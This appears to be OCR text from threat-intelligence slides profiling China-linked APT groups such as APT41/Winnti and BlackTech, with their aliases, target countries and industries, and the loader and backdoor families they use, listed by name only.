
Compromised Youtube Channel


Clairvoyance


千里眼




President Election
Presidential Inauguration
Referendum
Joint Election
2019
2020
2021
2022
2023
Amoeba
Huapi
Goushe
SLIME25
SLIME50
SLIME51
yanghai


President Election
Presidential Inauguration
Referendum
Joint Election
2019
2020
2021
2022
2023
Amoeba
Huapi
Goushe
SLIME25
SLIME50
SLIME51
yanghai


2019
2020
2021
2022
2023
A
C
B
C
D
E
B
F
E
B
F
C
A
A
G
A
C
E
H
Amoeba
Huapi
Goushe
SLIME25
SLIME50
SLIME51
yanghai


2019
2020
2021
2022
2023
A
C
D
E
F
E
B
A
A
C
H
C
B
B
F
C
A
G
E
Amoeba
Huapi
Goushe
SLIME25
SLIME50
SLIME51
yanghai

Adversaries

Amoeba
aka APT41, Winnti

Huapi
aka BlackTech, PLEAD

Goushe
aka APT23, KeyBoy

SLIME25
aka APT24

SLIME50

SLIME51

Amoeba

- Alias: Winnti, APT41, Barium, Wicked Panda
- Target Country: JP, TW, KR, US, HK
- Target Industry: Media, Gov, Telecom
- Multiple backdoors and custom loaders

Amoeba


Loader:

- FunnySwitch
- ChatLoader (aka StealthVector)

Backdoor:

- FunnyDll
- Natwalk (aka Sidewalk)
- CobaltStrike Beacon
- KeyPlug
- ShadowPlayRAT
- ShadowPAD
- Winnti_Linux_RAT

FunnySwitch and FunnyDll

